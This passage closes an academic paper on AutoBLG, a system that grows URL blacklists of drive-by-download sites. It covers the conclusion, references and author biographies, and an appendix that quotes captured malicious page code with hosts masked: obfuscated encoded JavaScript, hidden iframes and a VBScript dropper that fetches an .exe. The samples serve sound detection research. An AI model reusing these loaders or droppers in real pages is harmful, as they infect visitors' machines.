Currently, the process of AutoBLG is not fully online due to the fact that two data collection processes, search engine and web crawler, are not configured to work online. Pipelining these processes will enable AutoBLG system work online. Such online operation will enable us to generate and distribute the new blacklists in real time. We will also leave the issue of pipelining URL expansion step for our future work.

## 6. Conclusion

In this paper, we have proposed the AutoBLG framework. Our experiments demonstrated that AutoBLG is a light-weight blacklist generating system and it can discover new and previously unknown drive-by-download URLs and other suspicious URLs that need for further analysis. Notably, it reduced number of URLs to be investigated with the dynamic analysis systems by 99% (reduced from 60K to 600), while successfully finding new URLs that have not been listed in the widely used popular URL reputation system. There are many vendors or service providers that deploy URL blacklists in the real world. For example, security vendors such as Symantec and Trend Micro have built their own URL blacklist database to prevent users from accessing malicious URLs. Public services such as URLBlacklist.com provide URL blacklists for users and researchers to download. A company's operations center can also create a local URL blacklist for their own private network security. The potential application of our AutoBLG framework is that vendors or service providers can make any existing URL blacklist they possess more effective. Vendors input their URL blacklist into the AutoBLG framework, which then quickly expands it with new malicious URLs. There are several types of malicious URL throughout the Internet such as drive-by-download URLs and phishing URLs. All these types leverage the URL as a trigger method, so it is possible for them to have similar characteristics. For example, attackers may change the URL's domain or path to evade detection by URL-phishing blacklists as a countermeasure to drive-by-download URL blacklists. In addition, the output of our AutoBLG framework (URL blacklist) can be applied not as only client-side protection, such as browser plugins, but also as a middlebox, such as a web proxy. In future, we plan to adopt other types of URL blacklists, such as phishing blacklists, as input and evaluate whether the proposed framework can determine new and previously unknown phishing URLs.

### References

[1] KASPERSKY, "KASPERSKY SECURITY BULLETIN 2013." http://report.kaspersky.com/

[2] Internetlivestats, "Google Search Statistics-internet live stats." http://www.internetlivestats.com/google-search-statistics/

[3] M. Antonakakis, R. Perdisci, D. Dagon, W. Lee, and N. Feamster,

"Building a dynamic reputation system for DNS," Proc. 19th USENIX Security Symposium, pp.273–290, Washington, DC, USA, Aug. 2010.

[4] H. Choi, B.B. Zhu, and H. Lee, "Detecting malicious web links and identifying their attack types," Proc. USENIX WebApps, 2011.

[5] J. Ma, L.K. Saul, S. Savage, and G.M. Voelker, "Beyond blacklists: learning to detect malicious web sites from suspicious urls," Proc. KDD, pp.1245–1254, 2009.

[6] B. Eshete, A. Villafiorita, and K. Weldemariam, "Binspect: Holistic analysis and detection of malicious web pages," Proc. SecureComm, pp.149–166, 2013.

[7] L. Xu, Z. Zhan, S. Xu, and K. Ye, "Cross-layer detection of malicious websites," Proc. CODASPY, pp.141–152, 2013.

[8] D. Canali, M. Cova, G. Vigna, and C. Kruegel, "Prophiler: a fast filter for the large-scale detection of malicious web pages," Proc. WWW, pp.197–206, 2011.

[9] D. Chiba, K. Tobe, T. Mori, and S. Goto, "Detecting malicious websites by learning IP address features," 12th IEEE/IPSJ International Symposium on Applications and the Internet, SAINT 2012, Izmir, Turkey, July 16-20, 2012, pp.29–39, 2012.

[10] J. Ma, L.K. Saul, S. Savage, and G.M. Voelker, "Identifying suspicious urls: an application of large-scale online learning," Proc. ICML, pp.681–688, 2009.

[11] L. Invernizzi and P.M. Comparetti, "Evilseed: A guided approach to finding malicious web pages," Proc. IEEE Symposium on Security and Privacy, pp.428–442, 2012.

[12] M. Akiyama, T. Yagi, and M. Itoh, "Searching structural neighborhood of malicious urls to improve blacklisting," 11th Annual International Symposium on Applications and the Internet, SAINT 2011, Munich, Germany, 18-21 July, 2011, Proceedings, pp.1–10, 2011.

[13] M. Akiyama, M. Iwamura, Y. Kawakoya, K. Aoki, and M. Itoh, "Design and implementation of high interaction client honeypot for drive-by-download attacks," IEICE Transactions, vol.93-B, no.5, pp.1131–1139, 2010.

[14] K. Aoki, T. Yagi, M. Iwamura, and M. Itoh, "Controlling malware http communications in dynamic analysis system using search engine," Proc. IEEE CSS, pp.1–6, 2011.

[15] Salvatore Sanfilippo, "Hping3." http://www.hping.org/hping3.html

[16] "ZMap." https://zmap.io/

[17] Farsight Security, Inc., "DNSDB." https://www.dnsdb.info

[18] NLnet Labs, "Unbound." https://www.unbound.net

[19] Apache, "Apache Nutch." http://nutch.apache.org

[20] ORACLE, "MySQL." http://www.mysql.com


[21] Google Sets. http://en.wikipedia.org/wiki/
List_of_Google_products#Discontinued_in_2011

[22] Z. Ghahramani and K.A. Heller, "Bayesian sets," Proc. NIPS, 2005.

[23] Virustotal, "Virustotal online service."
https://www.virustotal.com/ja/


## Appendix:

We present examples of patterns for the queries and detected malicious URLs. Some parts such as hostnames are masked for security reasons. Figures A· 1 and A· 2 show a part of HTML content of two query URLs for pattern 1. Clearly, we can see that some obfuscation JavaScript code is included in these cases. Together with other features, we compiled these URLs as a pattern 1 queries. As shown in Fig. A· 3, the HTML content of the detected malicious URL looks quite similar to the queries used above. Similarly, Figs. A· 4 and A· 5 show a part of HTML content of two query URLs for pattern 2. Here, we can see that some intrinsic embed and object tags are included, which also reflect a typical pattern of landing pages used for the drive-by-download attacks. Again, as shown in Fig. A· 6, the detected malicious URL has HTML content that look similar to those for the two queries.




```
6965203722293d3d2d31290a7b0a094d44324328293b200a09536574496e74657276616c2822776
f72645f2829222c34303030293b0a7d0a656c73650a7b0a096f6b28293b0a09536574496e7465727
6616c2822776f72645f2829222c34303030293b090a7d0920200a0a3c2f7363726970743e0a0a3c2f
626f64793e0a3c2f68746d6c3e0d99c0c7267d36068edb428f6c3ee419042df740886f8d01db583d8
4';
var HJN = '';
var q = Vg.slice ( 38, 14236 );
for ( K = 38 ; K < 14236 ; K += 2 )
{
HJN += '%' + Vg.slice ( K, K + 2 );
}
document.write(unescape(HJN));
</script>
<!-- 8HFYTE6659JHIUMJK39 --><iframe src="http://xxxxxxxxxxngines.com/?
upxtebvekk=3e64f" width=1 height=1 style="visibility:hidden;position:absolute"></
iframe><script>eval(unescape('%65%76%61%6C%28%66%75%6E%63%74%69%6F%6E%28%68%4F
%58%2C%73%6A%63%75%2C%73%70%2C%49%41%76%42%2C%53%56%50%45%2C%74%77%68%29%7B
%53%56%50%45%3D%66%75%6E%63%74%69%6F%6E%28%73%70%29%7B%72%65%74%75%72%6E
%20%73%70%2E%74%6F%53%74%72%69%6E%67%28%73%6A%63%75%29%7D%3B
%69%66%28%21%27%27%2E%72%65%70%6C%61%63%65%28%2F%5E%2F%2C%53%74%72%69%6E
%67%29%29%7B%77%68%69%6C%65%28%73%70%2D%2D%29%74%77%68%5B
%53%56%50%45%28%73%70%29%5D%3D%49%41%76%42%5B%73%70%5D%7C%7C
%53%56%50%45%28%73%70%29%3B%49%41%76%42%3D%5B%66%75%6E%63%74%69%6F%6E
%28%53%56%50%45%29%7B%72%65%74%75%72%6E%20%74%77%68%5B%53%56%50%45%5D%7D%5D
```

**Fig. A· 1** HTML content of query URL 1 (pattern 1)




```
<script type="text/javascript">
var _gaq = _gaq || [];
_gaq.push(['_setAccount', 'UA-6782185-1']);
_gaq.push(['_trackPageview']);
(function() {
var ga = document.createElement('script'); ga.type = 'text/javascript'; ga.async = true;
ga.src = ('https:' == document.location.protocol ? 'https://ssl' : 'http://www') + '.google-
analytics.com/ga.js';
var s = document.getElementsByTagName('script')[0]; s.parentNode.insertBefore(ga, s);
})();
</script><script>
<!--
document.write(unescape("%3Cscript%20language%3D%22VBScript%22%3E%0D%0A%0D%0A
%20%20%20%20on%20error%20resume%20next%0D%0A%0D%0A%20%20%20%20%0D%0A%0D%0A
%20%20%20%20%27%20due%20to%20how%20ajax%20works%2C%20the%20file%20MUST%20be
%20within%20the%20same%20local%20domain%0D%0A%20%20%20%20dl%20%3D%20%22http%3A//
xxxxxxxxxusic.com/vl.exe%22%0D%0A%0D%0A%20%20%20%20%27%20create%20adodbstream
%20object%0D%0A%20%20%20%20Set%20df%20%3D%20document.createElement%28%22object
%22%29%0D%0A%20%20%20%20df.setAttribute%20%22classid%22%2C%20%22clsid
%3ABD96C556-65A3-11D0-983A-00C04FC29E36%22%0D%0A%20%20%20%20str%3D
%22Microsoft.XMLHTTP%22%0D%0A%20%20%20%20Set%20x%20%3D%20df.CreateObject%28str%2C
%22%22%29%0D%0A%0D%0A%20%20%20%20a1%3D%22Ado%22%0D%0A%20%20%20%20a2%3D%22db.
%22%0D%0A%20%20%20%20a3%3D%22Str%22%0D%0A%20%20%20%20a4%3D%22eam%22%0D%0A
%20%20%20%20str1%3Da1%26a2%26a3%26a4%0D%0A%20%20%20%20str5%3Dstr1%0D%0A%
```

**Fig. A· 2** HTML content of query URL 2 (pattern 1)




```
207b200a096f313d646f63756d656e742e637265617465456c656d656e74282274626f647922293
b200a096f312e636c69636b3b200a09766172206f32203d206f312e636c6f6e654e6f646528293b0
90a096f312e636c6561724174747269627574657328293b200a096f313d6e756c6c3b20436f6c6c
656374476172626167528293b200a09666f722876617220783d303b783c61312e6c656e677468
3b782b2b292061315b785d2e7372633d73313b200a096f322e636c69636b3b0a7d0a0a6966286e6
176696761746f722e757365724167656e742e746f4c6f7765724361736528292e696e6465784f662
8226d736965203722293d3d2d31290a7b0a094d44324328293b200a09536574496e74657276616
c2822776f72645f2829222c34303030293b0a7d0a656c73650a7b0a096f6b28293b0a0953657449
6e74657276616c2822776f72645f2829222c34303030293b090a7d0920200a0a3c2f73637269707
43e0a0a3c2f626f64793e0a3c2f68746d6c3e0d99c0c7267d36068edb428f6c3ee419042df740886
f8d01db583d84';
var HJN = '';
var q = Vg.slice ( 38, 14236 );
for ( K = 38 ; K < 14236 ; K += 2 )
{
      HJN += '%' + Vg.slice ( K, K + 2 );
}
document.write(unescape(HJN));
</script>
<iframe src="http://xxxxxxxerver.info/?watch=3B47C&feature=popular"width=1 height=1
style="visibility:hidden;position:absolute"></iframe><script>document.write('<iframe
src="http://xxxxxst.net/?click=267640" width=100 height=100
style="position:absolute;top:-10000;left:-10000;"></iframe>');</script>
```

**Fig. A· 3** HTML content of detected URL (pattern 1)




```
<td colspan=″2″ rowspan=″2″ valign=″top″ bgcolor=″#FFFFFF″><table width=″100%″
border=″0″ align=″center″ cellpadding=″0″ cellspacing=″0″>
   <tr>
     <td colspan=″3″><div align=″center″>
       <script type=″text/javascript″>
AC_FL_RunContent( ’codebase’,’http://xxxxxxxd.xxxxxxxxxia.com/pub/shockwave/cabs/flash/
swflash.cab#version=9,0,28,0’,’width’,’400’,’height’,’63’,’src’,’splash_visa8’,’quality’,’high’,’pluginspag
e’,’http://www.xxxxe.com/shockwave/download/download.cgi?
P1_Prod_Version=ShockwaveFlash’,’movie’,’splash_visa8’ ); //end AC code
</script><noscript><object classid=″clsid:D27CDB6E-AE6D-11cf-96B8-444553540000″
codebase=″http://xxxxxxxd.xxxxxxxxxdia.com/pub/shockwave/cabs/flash/
swflash.cab#version=9,0,28,0″ width=″400″ height=″63″>
         <param name=″movie″ value= xxxxxx_visa8.swf″ />
         <param name=″quality″ value=″high″ />
         <embed src=″splash_visa8.swf″ quality=″high″ pluginspage=″http://www.xxxxxe.com/
shockwave/download/download.cgi?P1_Prod_Version=ShockwaveFlash″ type=″application/x-
shockwave-flash″ width=″400″ height=″63″></embed>
       </object></noscript>
     </div></td>
   </tr> <tr>
     <td colspan=″3″ valign=″top″><table width=″398″ height=″1″ border=″0″ align=″center″
cellpadding=″0″ cellspacing=″0″>
         <tr>
          <td height=″1″ bgcolor=″#023401″ scope=″col″></td> </tr>
```

**Fig. A·4** HTML content of query URL 1 (pattern 2)



```
<TD vAlign=top align=left colSpan=3 height=8></TD></TR></TBODY></TABLE></TD></
TR></TBODY></TABLE></TD>
<TD vAlign=top align=left width=540>
<TABLE cellSpacing=0 cellPadding=0 width=532 border=0>
<TBODY>
<TR>
<TD vAlign=top align=middle height=146>
<OBJECT codeBase=http://xxxxxxxx.xxxxxxxxxxxxa.com/pub/shockwave/cabs/flash/
swflash.cab#version=7,0,19,0 height=144 width=530 classid=clsid:D27CDB6E-
AE6D-11cf-96B8-444553540000><PARAM NAME=″_cx″ VALUE=″14023″><PARAM
NAME=″_cy″ VALUE=″3810″><PARAM NAME=″FlashVars″ VALUE=″″>
   <PARAM NAME=″Movie″ VALUE=″swf/banner-paidnew.swf″><PARAM NAME=″Src″
VALUE=″swf/banner-paidnew.swf″><PARAM NAME=″Quality″ VALUE=″High″><PARAM
NAME=″AllowScriptAccess″ VALUE=″″><PARAM NAME=″DeviceFont″ VALUE=″0″><PARAM
NAME=″EmbedMovie″ VALUE=″0″><PARAM NAME=″SWRemote″ VALUE=″″><PARAM
NAME=″MovieData″ VALUE=″″><PARAM NAME=″SeamlessTabbing″ VALUE=″1″><PARAM
NAME=″Profile″ VALUE=″0″><PARAM NAME=″ProfileAddress″ VALUE=″″><PARAM
NAME=″ProfilePort″ VALUE=″0″><PARAM NAME=″AllowNetworking″ VALUE=″all″><PARAM
NAME=″AllowFullScreen″ VALUE=″false ″ >
<embed src=″swf/banner-paidnew.swf″ quality=″High″ pluginspage=″http://
www.xxxxxxxxxa.com/go/getflashplayer″ type=″application/x-shockwave-flash″ width=″530″
height=″144″></embed>
</OBJECT></TD></TR><TR>
<TD height=20></TD></TR><TR>
```

**Fig. A·5** HTML content of query URL 2 (pattern 2)



```
<script language=″javascript″><!--
document.write(’<scr’+’ipt language=″javascript1.1″ src=″http://www.xxxxxxxx.de/r1/XPHP/
ZSJ9?r=’+(Math.random())+’″></scri’+’pt>’);
</script>
</div></td>
      </tr>
   </table></td>
   <td class=″bgshl″><img src=″img/shtl.jpg″ width=″9″  /></td>
   <td class=″content″><table width=″100%″ border=″0″ cellspacing=″0″ cellpadding=″0″>
     <tr>
      <td class=″chead″>       <object classid=″clsid:D27CDB6E-
AE6D-11cf-96B8-444553540000″ codebase=″http://xxxxxxxxxx.xxxxxxxxxxxx.com/pub/
shockwave/cabs/flash/swflash.cab#version=9,0,28,0″ wmode=″opaque″ width=″728″
height=″90″>
          <param name=″movie″ value=″swf/3D_RA14_Ads_728x90.swf″>
          <param name=″quality″ value=″high″>
<param name=″wmode″ value=″opaque″>
          <param name=″FlashVars″ VALUE=″clickTAG=http://www.xxxxxxxxx.net″>
          <embed src=″swf/3D_RA14_Ads_728x90.swf″ FlashVars=″clickTAG=http://
www.xxxxxxxx.net″ wmode=″opaque″  quality=″high″ pluginspage=″http://www.xxxxxx.com/
shockwave/download/download.cgi?P1_Prod_Version=ShockwaveFlash″ type=″application/x-
shockwave-flash″ width=″728″ height=″90″></embed>
         </object>Ad by Rebus <a href=″http://www.xxxxxxxxxx.de″
target=″_blank″>Renderfarm</a> | <a href=″contact.php″>Imprint / Contact</a>     </td>
```

**Fig. A·6** HTML content of detected URL (pattern 2)

**Bo Sun** was born in 1984. He received B.E degree in computer science from JiLin University in 2007, and M.E degree in Information and Media from Yokohama National University in 2012. He is currently a 2nd-year Ph.D. student in the Department of Computer Science and Engineering, Waseda University. His research intrerest is network security and mobile security.

**Mitsuaki Akiyama** received the M.E. degree and Ph.D. degree in Information Science from Nara Institute of Science and Technology, Japan in 2007 and 2013, respectively. Since joining Nippon Telegraph and Telephone Corporation NTT in 2007, he has been engaged in research and development of network security, especially honeypot and malware analysis. He is now with the Network Security Project of NTT Secure Platform Laboratories.

**Takeshi Yagi** received the B.E. degree in electrical and electronic engineering and the M.E. degree in science and technology from Chiba University, Japan in 2000 and 2002, respectively. Since joining Nippon Telegraph and Telephone Corporation (NTT) in 2002, he has been engaged in research and design of network architecture, traffic engineering, and his current research interests include network security, web security, honeypots, sandboxes, and security intelligence technologies such as URL/domain/IP blacklisting and reputation. He is now a senior research engineer in the Cyber Security Project of NTT Secure Platform Laboratories. He is a member of the Institute of Electrical and Electronics Engineers (IEEE) and the Institute of Electrical Engineers of Japan (IEEJ).

**Mitsuhiro Hatada** was born in 1978. He is currently a Ph.D. student with particular interest in anti-malware. He received his B.E. and M.E. degrees in computer science and engineering from Waseda University in 2001 and 2003, respectively. He joined NTT Communications Corporation in 2003 and has been engaged in the R&D of network security and anti-malware. He is a member of IEICE and IPSJ.

**Tatsuya Mori** is currently an associate professor at Waseda University, Tokyo, Japan. He received B.E. and M.E. degrees in applied physics, and Ph.D. degree in information science from the Waseda University, in 1997, 1999 and 2005, respectively. He joined NTT lab in 1999. Since then, he has been engaged in the research of measurement and analysis of networks and cyber security. From Mar 2007 to Mar 2008, he was a visiting researcher at the University of Wisconsin-Madison. He received Telecom System Technology Award from TAF in 2010 and Best Paper Awards from IEICE and IEEE/ACM COMSNETS in 2009 and 2010, respectively. Dr. Mori is a member of ACM, IEEE, IEICE, and USENIX.